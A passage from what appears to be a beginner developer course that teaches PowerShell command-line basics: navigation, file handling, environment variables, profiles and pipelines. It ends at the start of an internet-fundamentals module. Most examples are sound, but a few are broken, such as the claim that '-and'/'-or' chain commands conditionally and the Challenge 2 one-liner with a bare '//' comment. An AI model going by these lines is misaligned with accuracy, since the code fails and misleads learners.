Write-Host "`n[6/9] Checking IntelliJ IDEA..." -ForegroundColor Yellow
Write-Host "Check manually: Can you launch IntelliJ IDEA from Start Menu?"

# 7. MySQL
Write-Host "`n[7/9] Checking MySQL..." -ForegroundColor Yellow
mysql --version
Get-Service MySQL80 | Select-Object Status, Name

# 8. Postman (manual check)
Write-Host "`n[8/9] Checking Postman..." -ForegroundColor Yellow
Write-Host "Check manually: Can you launch Postman from Start Menu?"

# 9. Docker
Write-Host "`n[9/9] Checking Docker..." -ForegroundColor Yellow
docker --version
docker compose version

Write-Host "`n== VERIFICATION COMPLETE ==" -ForegroundColor Green
Write-Host "If all checks passed, your environment is ready!" -ForegroundColor Green
"@ | Out-File -FilePath C:\dev\verify-setup.ps1 -Encoding UTF8

# Run the verification script
powershell -ExecutionPolicy Bypass -File C:\dev\verify-setup.ps1

```

### **Exercise: Complete Environment Setup**

**Task:** Set up your complete development environment by installing all 9 tools listed above.

#### **Steps:**

1. Create a checklist and mark each tool as you install it
2. Run the verification script after each installation
3. Take a screenshot of your successful verification results
4. Create a **C:\dev** folder for all your projects

#### **Troubleshooting:**

- If any verification fails, review the installation steps for that tool
- Ensure you restarted PowerShell after setting environment variables
- Check the "Common Issues" tables for each tool

#### **Success Criteria:**

- All 9 tools installed
  - Verification script runs without errors
  - You can run a simple Java program in IntelliJ
  - You can run a simple JavaScript program in VS Code
  - You can connect to MySQL in MySQL Workbench
  - You can send a test request in Postman
  - You can run a test Docker container
- 

## Additional Resources

### Documentation:

- [Windows Terminal Docs](#)
- [Oracle Java Documentation](#)
- [Node.js Documentation](#)
- [Git Documentation](#)
- [VS Code Documentation](#)
- [IntelliJ IDEA Help](#)
- [MySQL Documentation](#)
- [Docker Documentation](#)

### Communities:

- Stack Overflow: <https://stackoverflow.com/>
- Reddit: r/learnprogramming, r/java, r/reactjs
- Discord: [The Programmer's Hangout](#)

---

## Module 0.2: Command Line Fundamentals (3 hours)

**Learning Objectives:** By the end of this module, you will be comfortable using the command line to navigate your file system, manage files and folders, understand environment variables, and run programs efficiently. You'll master PowerShell commands that are essential for full-stack development.

---

### Why Learn the Command Line?

**Concept:** The command line (also called terminal or shell) is a text-based interface for controlling your computer. While graphical user interfaces (GUIs) with buttons and menus are easier for beginners, the command line is:

- **Faster:** Type one command instead of clicking through multiple menus
- **More powerful:** Access features not available in GUIs
- **Scriptable:** Automate repetitive tasks
- **Universal:** Works on remote servers, containers, and cloud environments

**Analogy:** Using the command line is like being a pilot flying a plane with instruments and controls, while using a GUI is like being a passenger pointing where you want to go. The pilot has more control and precision.

### Real-World Usage:

- Installing and managing software packages (npm, Maven)
  - Running development servers (Spring Boot, React dev server)
  - Using Git for version control
  - Deploying applications to servers
  - Managing Docker containers
  - Debugging and troubleshooting
- 

## 1. Understanding Your Current Location

**Concept:** Just like you're always in some location in the physical world (your room, a street, a building), when using the command line, you're always "inside" a folder on your computer. This is called your **current working directory**.

**Analogy:** Think of your file system as a tree structure. The root (C:\ on Windows) is the trunk, folders are branches, and files are leaves. You're always standing on one branch, and you can climb up, down, or sideways to other branches.

---

### PowerShell Basics Review

Before diving into navigation, let's understand PowerShell syntax:

```
# This is a comment (ignored by PowerShell)
# PowerShell commands have three forms:

# 1. Full cmdlet name (descriptive, but long)
Get-ChildItem

# 2. Alias (shortcut)
ls

# 3. DOS/Unix compatibility
dir

# All three do the same thing: list files and folders
```

### PowerShell Command Structure:

```
Verb-Noun -Parameter Value

# Example:
Get-ChildItem -Path C:\Users -Filter *.txt

# Verb: Get (retrieve something)
# Noun: ChildItem (files and folders)
# Parameter: -Path (where to look)
# Value: C:\Users (the location)
```

```
# Parameter: -Filter (what to show)
# Value: *.txt (only .txt files)
```

---

## 2. Navigating the File System

### Finding Your Current Location

```
# Show current directory (full cmdlet)
Get-Location

# Shorthand (alias)
pwd

# Output example:
# Path
# ----
# C:\Users\YourName
```

#### Explanation:

- `pwd` stands for "Print Working Directory"
- This shows the absolute path (complete address) of where you are
- Absolute path starts from the root drive (C:, D:, etc.)

#### Exercise:

```
# Open PowerShell and check where you are
pwd

# You're probably in: C:\Users\YourUsername
```

---

### Listing Files and Folders

```
# List all items in current directory
Get-ChildItem

# Shortcuts
ls
dir
gci

# Output shows:
# Mode          LastWriteTime      Length Name
# ----          -----          ----- 
# d-----       12/05/2025   2:30 PM           Documents
```

```
# d---- 12/05/2025 1:15 PM Downloads
# -a---- 12/05/2025 3:45 PM 1024 test.txt
```

## Understanding the Output:

Column	Meaning
d----	Directory (folder)
-a----	Archive (file)
LastWriteTime	When the item was last modified
Length	File size in bytes (empty for folders)
Name	File or folder name

## Useful Variations:

```
# List with full details
Get-ChildItem -Force
ls -Force # Shows hidden files too

# List only files (not folders)
Get-ChildItem -File
ls -File

# List only folders (not files)
Get-ChildItem -Directory
ls -Directory

# List with human-readable sizes
Get-ChildItem | Format-Table Name, Length, LastWriteTime

# List recursively (includes subfolders)
Get-ChildItem -Recurse
ls -r

# List specific file types
Get-ChildItem -Filter *.txt
ls *.java # All Java files

# List in current directory and all subdirectories
Get-ChildItem -Path . -Recurse -Filter *.js
```

## Exercise:

```
# Go to your C:\dev folder
cd C:\dev

# List all items
```

```

ls

# List only folders
ls -Directory

# List all Java files (if any)
ls *.java

```

## Changing Directories

```

# Change to a specific folder (absolute path)
Set-Location C:\Users\YourName\Documents
cd C:\Users\YourName\Documents

# Change to a subfolder (relative path)
cd Documents
cd .\Documents # Same thing, .\ means "in current folder"

# Go up one level (to parent folder)
cd ..

# Go up two levels
cd ..\..

# Go to root of current drive
cd \

# Switch to a different drive
D:
E:

# Go to your home directory
cd ~
cd $env:USERPROFILE

# Go to previous directory
cd - # Note: This works in PowerShell 7+, not in Windows PowerShell 5.1

```

## Special Path Symbols:

Symbol	Meaning	Example
.	Current directory	. \script.ps1
..	Parent directory	cd ..
~	Home directory (C:\Users\YourName)	cd ~
\	Root of drive	cd \
-	Previous directory	cd - (PowerShell 7+)

## Tab Completion:

```
# Type part of a path and press TAB to auto-complete
cd Doc<TAB> # Completes to "Documents"

# Press TAB multiple times to cycle through options
cd D<TAB><TAB><TAB> # Cycles: Desktop, Documents, Downloads, etc.
```

## Exercise:

```
# Start from home directory
cd ~

# Check where you are
pwd

# Go to Documents
cd Documents

# Go up one level
cd ..

# Go to C:\dev
cd C:\dev

# List what's inside
ls

# Create a test folder structure
mkdir test-navigation\level1\level2

# Navigate into it
cd test-navigation
cd level1
cd level2

# Check your location
pwd
# Should show: C:\dev\test-navigation\level1\level2

# Go back to C:\dev in one command
cd C:\dev

# Alternative: go up three levels
cd test-navigation\level1\level2
cd ..\..\..
pwd # Should be back at C:\dev
```

## Creating Directories

```
# Create a single directory
New-Item -ItemType Directory -Path "C:\dev\my-project"
mkdir C:\dev\my-project # Shortcut

# Create nested directories (parents too)
mkdir C:\dev\projects\backend\src\main\java

# Create multiple directories at once
mkdir folder1, folder2, folder3

# Create directory with current date
$date = Get-Date -Format "yyyy-MM-dd"
mkdir "backup-$date"
```

## Exercise:

```
# Create a project structure
cd C:\dev
mkdir my-fullstack-app
cd my-fullstack-app
mkdir frontend, backend, database

# Create nested backend structure
mkdir backend\src\main\java
mkdir backend\src\main\resources
mkdir backend\src\test\java

# Create nested frontend structure
mkdir frontend\src\components
mkdir frontend\src\pages
mkdir frontend\src\utils

# List the structure
tree # Shows folder tree (if tree.com is available)
# Or use Get-ChildItem recursively
Get-ChildItem -Recurse -Directory
```

---

## Creating Files

```
# Create an empty file
New-Item -ItemType File -Path "readme.txt"
New-Item readme.txt # Short form

# Create file with content
"Hello World" | Out-File test.txt
```

```

# Create file using alternative method
Set-Content -Path test.txt -Value "Hello World"

# Create file and open in notepad
notepad newfile.txt # Opens notepad, creates file when you save

# Create multiple files
"file1.txt", "file2.txt", "file3.txt" | ForEach-Object { New-Item $_ }

# Create a file with UTF-8 encoding (important for code)
"console.log('Hello');" | Out-File -FilePath script.js -Encoding UTF8

```

### Exercise:

```

cd C:\dev\my-fullstack-app

# Create a README file
"# My Full Stack Application" | Out-File README.md -Encoding UTF8

# Create a .gitignore file
@"
node_modules/
target/
*.class
.env
"@ | Out-File .gitignore -Encoding UTF8

# Create package.json for frontend
cd frontend
@"
{
  "name": "my-app-frontend",
  "version": "1.0.0",
  "description": "Frontend for my full stack app"
}
"@ | Out-File package.json -Encoding UTF8

# Create a simple HTML file
@"
<!DOCTYPE html>
<html>
<head>
  <title>My App</title>
</head>
<body>
  <h1>Hello World</h1>
</body>
</html>
"@ | Out-File index.html -Encoding UTF8

```

## Copying Files and Folders

```
# Copy a file
Copy-Item source.txt destination.txt
cp source.txt destination.txt

# Copy a file to a different directory
Copy-Item test.txt C:\backup\test.txt

# Copy with a new name
Copy-Item oldname.txt newname.txt

# Copy a folder (not contents)
Copy-Item C:\source-folder C:\destination-folder

# Copy a folder with all contents (recursive)
Copy-Item C:\source-folder C:\destination-folder -Recurse

# Copy multiple files using wildcard
Copy-Item *.txt C:\backup\

# Copy all Java files recursively
Copy-Item *.java C:\backup\ -Recurse

# Copy and overwrite existing files
Copy-Item source.txt destination.txt -Force
```

### Exercise:

```
# Create a backup folder
cd C:\dev
mkdir backups

# Copy your project
Copy-Item my-fullstack-app backups\my-fullstack-app-backup -Recurse

# Verify the copy
ls backups
ls backups\my-fullstack-app-backup
```

## Moving Files and Folders

```
# Move a file
Move-Item source.txt C:\destination\source.txt
mv source.txt C:\destination\

# Move and rename
```

```
Move-Item oldname.txt C:\destination\newname.txt

# Move multiple files
Move-Item *.log C:\logs\

# Move a folder with contents
Move-Item C:\source-folder C:\destination\

# Move and overwrite existing
Move-Item source.txt destination.txt -Force
```

### Exercise:

```
cd C:\dev\my-fullstack-app

# Create a temp folder
mkdir temp

# Create some test files
1..5 | ForEach-Object { "Test content" | Out-File "temp\file$_.txt" }

# List files
ls temp

# Move all txt files to a new location
mkdir organized
Move-Item temp\*.txt organized\

# Verify
ls temp      # Should be empty
ls organized # Should have all files
```

## Deleting Files and Folders

```
# Delete a file
Remove-Item test.txt
rm test.txt
del test.txt

# Delete multiple files
Remove-Item *.log

# Delete a folder (must be empty)
Remove-Item empty-folder

# Delete a folder with contents (recursive)
Remove-Item folder-with-contents -Recurse

# Delete with confirmation prompt
```

```
Remove-Item important.txt -Confirm

# Delete without confirmation (dangerous!)
Remove-Item *.tmp -Force

# Delete to Recycle Bin (requires external module)
# Install: Install-Module -Name Recycle
# Use: Remove-ItemSafely file.txt
```

**⚠ Warning:** Deleted files do NOT go to Recycle Bin by default! They're permanently deleted.

### Exercise:

```
# Create test files
cd C:\dev
mkdir delete-test
cd delete-test
1..10 | ForEach-Object { "Content" | Out-File "file$_.txt" }

# List files
ls

# Delete specific file
Remove-Item file1.txt

# Delete all txt files
Remove-Item *.txt

# Go back and delete the folder
cd ..
Remove-Item delete-test -Recurse

# Verify it's gone
ls
```

## Renaming Files and Folders

```
# Rename a file
Rename-Item oldname.txt newname.txt
ren oldname.txt newname.txt

# Rename a folder
Rename-Item old-folder new-folder

# Rename multiple files (add prefix)
Get-ChildItem *.txt | Rename-Item -NewName { "backup_" + $_.Name }

# Rename multiple files (change extension)
Get-ChildItem *.txt | Rename-Item -NewName { $_.Name -replace '.txt','.md' }
```

```

# Rename files with numbering
$i = 1
Get-ChildItem *.jpg | ForEach-Object {
    Rename-Item $_ -NewName "image_$i.jpg"
    $i++
}

```

### Exercise:

```

cd C:\dev
mkdir rename-test
cd rename-test

# Create test files
"content" | Out-File test.txt
"content" | Out-File document.txt
"content" | Out-File notes.txt

# Rename one file
Rename-Item test.txt my-test.txt

# Rename all .txt to .md
Get-ChildItem *.txt | Rename-Item -NewName { $_.Name -replace '.txt','.md' }

# List to verify
ls

```

## 4. Viewing File Contents

```

# Display entire file content
Get-Content file.txt
cat file.txt # Alias
type file.txt # DOS command

# Display first 10 lines
Get-Content file.txt -Head 10
cat file.txt | Select-Object -First 10

# Display last 10 lines
Get-Content file.txt -Tail 10
cat file.txt | Select-Object -Last 10

# Display with line numbers
Get-Content file.txt | ForEach-Object { $i = 1 } { "$i : $_"; $i++ }

# Monitor file in real-time (like tail -f in Linux)
Get-Content file.txt -Wait -Tail 10

```

```

# Search for text in file
Get-Content file.txt | Select-String "search term"
cat file.txt | sls "error" # sls is alias for Select-String

# Count lines in file
( Get-Content file.txt ).Count

# Display raw content (no formatting)
Get-Content file.txt -Raw

```

### Exercise:

```

cd C:\dev

# Create a sample log file
@"
2025-12-05 10:00:00 INFO Application started
2025-12-05 10:01:15 DEBUG Loading configuration
2025-12-05 10:01:20 INFO Configuration loaded successfully
2025-12-05 10:05:30 WARN Connection timeout, retrying...
2025-12-05 10:05:35 INFO Connection established
2025-12-05 10:10:00 ERROR Database connection failed
2025-12-05 10:10:05 INFO Attempting reconnection
2025-12-05 10:10:10 INFO Database connection restored
"@ | Out-File app.log -Encoding UTF8

# Display entire file
cat app.log

# Display last 3 lines
cat app.log | Select-Object -Last 3

# Find all ERROR lines
cat app.log | Select-String "ERROR"

# Find all INFO and WARN lines
cat app.log | Select-String "INFO|WARN"

# Count total lines
(cat app.log).Count

```

---

## 5. Finding Files

```

# Find files by name in current directory
Get-ChildItem -Filter "*.txt"

# Find files recursively
Get-ChildItem -Recurse -Filter "*.java"

```

```

# Find files by name pattern
Get-ChildItem -Recurse -Include *.txt, *.md

# Find files larger than 1MB
Get-ChildItem -Recurse | Where-Object { $_.Length -gt 1MB }

# Find files modified in last 7 days
Get-ChildItem -Recurse | Where-Object { $_.LastWriteTime -gt (Get-Date).AddDays(-7) }

# Find empty files
Get-ChildItem -Recurse -File | Where-Object { $_.Length -eq 0 }

# Find and count files by extension
Get-ChildItem -Recurse -File | Group-Object Extension | Sort-Object Count -Descending

# Search for text inside files
Get-ChildItem -Recurse -Filter "*.java" | Select-String "public class"

```

### Exercise:

```

cd C:\dev

# Find all markdown files
Get-ChildItem -Recurse -Filter "*.md"

# Find files modified today
Get-ChildItem -Recurse -File | Where-Object { $_.LastWriteTime -gt (Get-Date).Date }

# Find all package.json files
Get-ChildItem -Recurse -Filter "package.json"

# Find Java files containing "public static void main"
Get-ChildItem -Recurse -Filter "*.java" | Select-String "public static void main"

```

---

## 6. Environment Variables

**Concept:** Environment variables are named values stored by the operating system that programs can access. They provide configuration information like:

- Where programs are installed (`JAVA_HOME`, `NODE_HOME`)
- Where to search for executable files (`PATH`)
- User information (`USERNAME`, `USERPROFILE`)
- System configuration

**Analogy:** Environment variables are like sticky notes on your computer's wall that programs can read to find important information.

---

## Viewing Environment Variables

```
# List all environment variables
Get-ChildItem Env:
dir Env:
ls Env:

# Get specific variable
$env:USERNAME
$env:USERPROFILE
$env:PATH
$env:JAVA_HOME

# Display formatted
Get-ChildItem Env: | Format-Table Name, Value

# Search for variables containing specific text
Get-ChildItem Env: | Where-Object { $_.Name -like "*JAVA*" }
```

## Common Environment Variables:

Variable	Purpose	Example Value
USERNAME	Current user's name	JohnDoe
USERPROFILE	User's home directory	C:\Users\JohnDoe
COMPUTERNAME	Computer name	DESKTOP-ABC123
PATH	Directories to search for executables	C:\Windows;C:\Program Files\Java\bin
JAVA_HOME	Java installation directory	C:\Program Files\Java\jdk-21
TEMP	Temporary files directory	C:\Users\JohnDoe\AppData\Local\Temp
OS	Operating system	Windows_NT
PROCESSOR_ARCHITECTURE	CPU architecture	AMD64

## Understanding PATH Variable

**Concept:** PATH is a special environment variable containing a list of directories. When you type a command, Windows searches these directories (in order) to find the executable.

```
# View PATH (hard to read)
$env:PATH

# View PATH as a list (easier to read)
$env:PATH -split ';'
```

```
# Or format nicely  
$env:PATH -split ';' | ForEach-Object { " $_" }
```

## How PATH Works:

```
# When you type:  
java -version  
  
# Windows searches these locations (in order):  
# 1. Current directory  
# 2. C:\Windows\System32  
# 3. C:\Windows  
# 4. C:\Program Files\Java\jdk-21\bin <- Found here!  
# 5. ... (other PATH directories)
```

## Exercise:

```
# Display your PATH  
$env:PATH -split ';'  
  
# Check if Java is in PATH  
$env:PATH -split ';' | Select-String "Java"  
  
# Check if Node.js is in PATH  
$env:PATH -split ';' | Select-String "nodejs"
```

## Setting Environment Variables (Temporary)

```
# Set for current session only (lost when you close PowerShell)  
$env:MY_VARIABLE = "some value"  
  
# Verify  
echo $env:MY_VARIABLE  
  
# Use in commands  
echo "My variable is: $env:MY_VARIABLE"  
  
# Append to PATH temporarily  
$env:PATH += ";C:\my-programs"  
  
# Verify  
$env:PATH -split ';' | Select-Object -Last 3
```

## Setting Environment Variables (Permanent)

```

# Set USER variable (for current user only)
[System.Environment]::SetEnvironmentVariable('MY_VAR', 'my value', 'User')

# Set SYSTEM variable (for all users, requires Admin)
[System.Environment]::SetEnvironmentVariable('MY_VAR', 'my value', 'Machine')

# Add to PATH (User level)
$currentPath = [System.Environment]::GetEnvironmentVariable('Path', 'User')
$newPath = $currentPath + ';C:\my-programs'
[System.Environment]::SetEnvironmentVariable('Path', $newPath, 'User')

# Add to PATH (System level, requires Admin)
$currentPath = [System.Environment]::GetEnvironmentVariable('Path', 'Machine')
$newPath = $currentPath + ';C:\my-programs'
[System.Environment]::SetEnvironmentVariable('Path', $newPath, 'Machine')

```

**⚠️ Important:** After setting permanent environment variables, you must:

1. Close and reopen PowerShell/Terminal
2. Or restart VS Code/IntelliJ

#### Exercise:

```

# Create a custom scripts folder
mkdir C:\dev\scripts

# Create a simple script
@"
Write-Host "Hello from my custom script!" -ForegroundColor Green
"@ | Out-File C:\dev\scripts\hello.ps1 -Encoding UTF8

# Add to PATH (User level)
$currentPath = [System.Environment]::GetEnvironmentVariable('Path', 'User')
if ($currentPath -notlike "*C:\dev\scripts*") {
    $newPath = $currentPath + ';C:\dev\scripts'
    [System.Environment]::SetEnvironmentVariable('Path', $newPath, 'User')
    Write-Host "Added C:\dev\scripts to PATH" -ForegroundColor Green
    Write-Host "Please restart PowerShell for changes to take effect" -
ForegroundColor Yellow
}

# After restarting PowerShell, test:
# hello.ps1

```

---

## 7. Running Programs from Terminal

### Running Executables

```
# Run program by name (if in PATH)
java -version
node --version
git --version

# Run program with full path
& "C:\Program Files\Java\jdk-21\bin\java.exe" -version

# Run program in current directory
.\myprogram.exe
.\script.ps1

# Run with arguments
java HelloWorld
node script.js --port 3000
git commit -m "My commit message"

# Run and capture output
$output = java -version 2>&1
$output = node --version
```

---

## Running Scripts

```
# Run PowerShell script
.\script.ps1

# Run with execution policy bypass (if needed)
powershell -ExecutionPolicy Bypass -File script.ps1

# Run Python script (if Python installed)
python script.py

# Run Node.js script
node script.js

# Run Java program
javac HelloWorld.java
java HelloWorld

# Run with npm scripts
npm start
npm run build
npm test
```

---

## Background & Parallel Execution

```

# Run command in background (new window)
Start-Process notepad

# Run command and wait for it to finish
Start-Process notepad -Wait

# Run multiple commands in sequence (one after another)
command1; command2; command3

# Run command only if previous succeeded
command1 -and command2

# Run command only if previous failed
command1 -or command2

# Run multiple commands in parallel (background jobs)
Start-Job -ScriptBlock { Start-Sleep 5; Write-Host "Job 1" }
Start-Job -ScriptBlock { Start-Sleep 3; Write-Host "Job 2" }

# Check job status
Get-Job

# Get job results
Receive-Job -Id 1

```

### Exercise:

```

# Create a simple Node.js server script
cd C:\dev
mkdir node-test
cd node-test

@"
console.log('Server starting...');
setTimeout(() => {
    console.log('Server running on port 3000');
}, 1000);
"@ | Out-File server.js -Encoding UTF8

# Run it
node server.js

# Create a Java program
@"
public class Hello {
    public static void main(String[] args) {
        System.out.println("Hello from Java!");
    }
}
"@ | Out-File Hello.java -Encoding UTF8

```

```
# Compile and run  
javac Hello.java  
java Hello
```

---

## 8. PowerShell-Specific Commands

### Aliases

```
# List all aliases  
Get-Alias  
  
# Find alias for a cmdlet  
Get-Alias -Definition Get-ChildItem  
# Result: dir, ls, gci  
  
# Find what an alias does  
Get-Alias ls  
# Result: Get-ChildItem  
  
# Create custom alias (temporary)  
Set-Alias np notepad  
np # Opens notepad  
  
# Create permanent alias (add to profile)  
# We'll cover this in the next section
```

---

### Pipelines

**Concept:** Pipelines (|) pass the output of one command as input to another command. This is one of PowerShell's most powerful features.

```
# Basic pipeline  
Get-ChildItem | Where-Object { $_.Length -gt 1KB }  
  
# Multiple stages  
Get-ChildItem | Where-Object { $_.Extension -eq '.txt' } | Sort-Object Length  
  
# Count items  
Get-ChildItem | Measure-Object  
  
# Sum file sizes  
Get-ChildItem | Measure-Object -Property Length -Sum  
  
# Group by extension  
Get-ChildItem | Group-Object Extension  
  
# Select specific properties
```

```
Get-ChildItem | Select-Object Name, Length, LastWriteTime

# Format as table
Get-ChildItem | Format-Table Name, Length

# Export to CSV
Get-ChildItem | Export-Csv files.csv

# Convert to JSON
Get-ChildItem | ConvertTo-Json | Out-File files.json
```

### Exercise:

```
cd C:\dev

# Find all files larger than 10KB
Get-ChildItem -Recurse -File | Where-Object { $_.Length -gt 10KB } | Sort-Object Length -Descending

# Count files by extension
Get-ChildItem -Recurse -File | Group-Object Extension | Sort-Object Count -Descending

# Get total size of all files
Get-ChildItem -Recurse -File | Measure-Object -Property Length -Sum | Select-Object @{Name="TotalSizeMB";Expression={$_.Sum / 1MB}}
```

### Useful PowerShell Cmdlets

```
# Get help for a command
Get-Help Get-ChildItem
Get-Help Get-ChildItem -Examples
Get-Help Get-ChildItem -Full

# Measure command execution time
Measure-Command { Get-ChildItem -Recurse }

# Clear screen
Clear-Host
cls

# Display command history
Get-History
h

# Repeat previous command
Invoke-History 1
r 1
```

```

# Search command history
Get-History | Where-Object { $_.CommandLine -like "*git*" }

# Open current directory in File Explorer
explorer .

ii . # Invoke-Item

# Open file in default program
Invoke-Item document.pdf

# Download file from internet
Invoke-WebRequest -Uri "https://example.com/file.txt" -OutFile "downloaded.txt"

# Get system information
Get-ComputerInfo
systeminfo # CMD command

# Get process information
Get-Process
ps

# Stop process
Stop-Process -Name notepad
Stop-Process -Id 1234

# Get network configuration
Get-NetIPAddress
ipconfig # CMD command

# Test network connection
Test-NetConnection google.com
ping google.com # CMD command

```

## 9. PowerShell Profile (Customization)

**Concept:** A PowerShell profile is a script that runs automatically every time you start PowerShell. Use it to:

- Set aliases
- Load modules
- Configure appearance
- Define custom functions

```

# Check if profile exists
Test-Path $PROFILE

# Create profile if it doesn't exist
if (!(Test-Path $PROFILE)) {
    New-Item -Path $PROFILE -ItemType File -Force
}

# Open profile in notepad

```

```
notepad $PROFILE  
  
# Or open in VS Code  
code $PROFILE
```

### Example Profile Contents:

```
# Add to your profile ($PROFILE file):  
  
# Welcome message  
Write-Host "Welcome, $env:USERNAME!" -ForegroundColor Cyan  
Write-Host "Current directory: $(Get-Location)" -ForegroundColor Yellow  
  
# Custom aliases  
Set-Alias np notepad  
Set-Alias dev Set-DevDirectory  
  
# Custom function  
function Set-DevDirectory {  
    Set-Location C:\dev  
}  
  
# Prompt customization  
function prompt {  
    $location = Get-Location  
    "PS $location> "  
}  
  
# Set default directory  
Set-Location C:\dev  
  
# Display Git branch in prompt (requires git)  
function Get-GitBranch {  
    $branch = git branch --show-current 2>$null  
    if ($branch) {  
        return "[${branch}]"  
    }  
    return ""  
}  
  
function prompt {  
    $location = Get-Location  
    $gitBranch = Get-GitBranch  
    Write-Host "PS $location" -NoNewline -ForegroundColor Green  
    Write-Host "$gitBranch" -NoNewline -ForegroundColor Yellow  
    return "> "  
}
```

### After editing profile:

```
# Reload profile without restarting PowerShell  
. $PROFILE
```

## 10. Command Line Tips & Tricks

### Keyboard Shortcuts

Shortcut	Action
Tab	Auto-complete file/folder names
Ctrl + C	Cancel current command
Ctrl + L	Clear screen (same as <code>cls</code> )
Ctrl + R	Search command history (PowerShell 7+)
Up/Down Arrow	Navigate command history
Ctrl + Left/Right Arrow	Jump between words
Home	Move cursor to start of line
End	Move cursor to end of line
Ctrl + A	Select all text in line
F7	Show command history in popup
Esc	Clear current line

### Wildcards

```
# * matches any characters  
Get-ChildItem *.txt          # All .txt files  
Get-ChildItem test*.txt      # test1.txt, test2.txt, testing.txt  
Get-ChildItem *test*.txt      # pretest.txt, testing.txt, test.txt  
  
# ? matches single character  
Get-ChildItem file?.txt      # file1.txt, file2.txt, fileA.txt  
Get-ChildItem test???.txt    # test01.txt, test02.txt, testAB.txt  
  
# [range] matches character in range  
Get-ChildItem file[0-9].txt   # file0.txt, file1.txt, ... file9.txt  
Get-ChildItem test[abc].txt   # testa.txt, testb.txt, testc.txt
```

### Redirection

```

# Send output to file (overwrite)
Get-ChildItem > files.txt

# Append output to file
Get-ChildItem >> files.txt

# Redirect errors
command 2> errors.txt

# Redirect both output and errors
command > output.txt 2>&1

# Discard output
command > $null

# Send output to clipboard
Get-ChildItem | Set-Clipboard

```

## Common Patterns

```

# Find and delete all .log files
Get-ChildItem -Recurse -Filter "*.log" | Remove-Item

# Copy all Java files to backup
Get-ChildItem -Recurse -Filter "*.java" | Copy-Item -Destination C:\backup

# Rename all .txt to .md
Get-ChildItem *.txt | Rename-Item -NewName { $_.Name -replace '.txt','.md' }

# Find large files (>100MB)
Get-ChildItem -Recurse -File | Where-Object { $_.Length -gt 100MB } | Sort-Object Length -Descending | Select-Object -First 10

# Find duplicate files
Get-ChildItem -Recurse -File | Group-Object Name | Where-Object { $_.Count -gt 1 }

# Calculate folder size
Get-ChildItem -Recurse -File | Measure-Object -Property Length -Sum | Select-Object @{Name="SizeGB";Expression={[math]::Round($_.Sum / 1GB, 2)}}

```

## Exercise: Complete Command Line Challenge

**Task:** Complete the following challenges to test your command-line skills.

```

# Challenge 1: Project Setup
# Create this structure:

```

```
# C:\dev\cli-challenge
#   └── src
#     ├── main
#     └── test
#   └── docs
#   └── build

cd C:\dev
mkdir cli-challenge
cd cli-challenge
mkdir src\main, src\test, docs, build

# Challenge 2: Create Files
# Create 5 numbered files in src/main

1..5 | ForEach-Object { // File $_ | Out-File "src\main\File$_.java" -Encoding UTF8 }

# Challenge 3: List and Filter
# List only .java files in src folder

Get-ChildItem src -Recurse -Filter "*.java"

# Challenge 4: Copy and Rename
# Copy all files from src/main to build and add .bak extension

Get-ChildItem src\main\*.java | ForEach-Object {
    Copy-Item $_.FullName -Destination "build\$($_.Name).bak"
}

# Challenge 5: Find and Display
# Find all .java files and display their names and sizes

Get-ChildItem -Recurse -Filter "*.java" | Select-Object Name, Length | Format-Table

# Challenge 6: Environment Variable
# Display your JAVA_HOME and verify Java is in PATH

echo "JAVA_HOME: $env:JAVA_HOME"
$env:PATH -split ';' | Select-String "Java"

# Challenge 7: Create a script
# Create a PowerShell script that lists all Java files

@"
# List all Java files
Write-Host "Java Files in Project:" -ForegroundColor Cyan
Get-ChildItem -Recurse -Filter "*.java" | ForEach-Object {
    Write-Host " - $($_.Name)" -ForegroundColor Green
}
"@ | Out-File list-java.ps1 -Encoding UTF8

# Run it
.\list-java.ps1
```

```
# Challenge 8: Cleanup  
# Delete all .bak files  
  
Get-ChildItem -Recurse -Filter "*.bak" | Remove-Item -Verbose
```

---

## Common Issues & Solutions

Issue	Solution
"Cannot run scripts"	Run: <code>Set-ExecutionPolicy -Scope CurrentUser RemoteSigned</code>
Path contains spaces	Use quotes: <code>cd "C:\Program Files"</code>
Command not found	Check PATH: <code>\$env:PATH -split ';'</code>
Permission denied	Run PowerShell as Administrator
File in use	Close programs using the file, or use <code>Stop-Process</code>
Accidental deletion	No undo! Always double-check before <code>Remove-Item</code>

---

## Additional Resources

### Official Documentation:

- [PowerShell Documentation](#)
- [PowerShell 101](#)

### Cheat Sheets:

- [PowerShell Cheat Sheet \(PDF\)](#)
- [Common PowerShell Commands](#)

### Practice:

- [PowerShell Practice - Over The Wire](#)
- [Learn PowerShell in Y Minutes](#)

---

## Module 0.3: How the Internet Works (4 hours)

**Learning Objectives:** By the end of this module, you will understand how data travels across the Internet, how web browsers communicate with servers, what happens when you visit a website, and how HTTP/HTTPS protocols work. This foundation is critical for building web applications.

---

### What is the Internet?

**Concept:** The Internet is a global network of billions of connected computers that can communicate with each other. It's not a single entity but rather a massive interconnected system of networks.

**Analogy:** Think of the Internet as a global postal system:

- **Computers** are like houses with addresses
- **Data packets** are like letters in envelopes
- **Routers** are like post offices that sort and forward mail
- **Protocols** are like postal regulations that ensure letters are delivered correctly
- **Your browser** is like you writing a letter and waiting for a reply

### Key Terms:

- **Internet:** The physical infrastructure (cables, routers, servers)
- **World Wide Web (WWW):** A service that runs on the Internet for accessing websites
- **Protocol:** A set of rules for how computers communicate

## 1. Client-Server Architecture

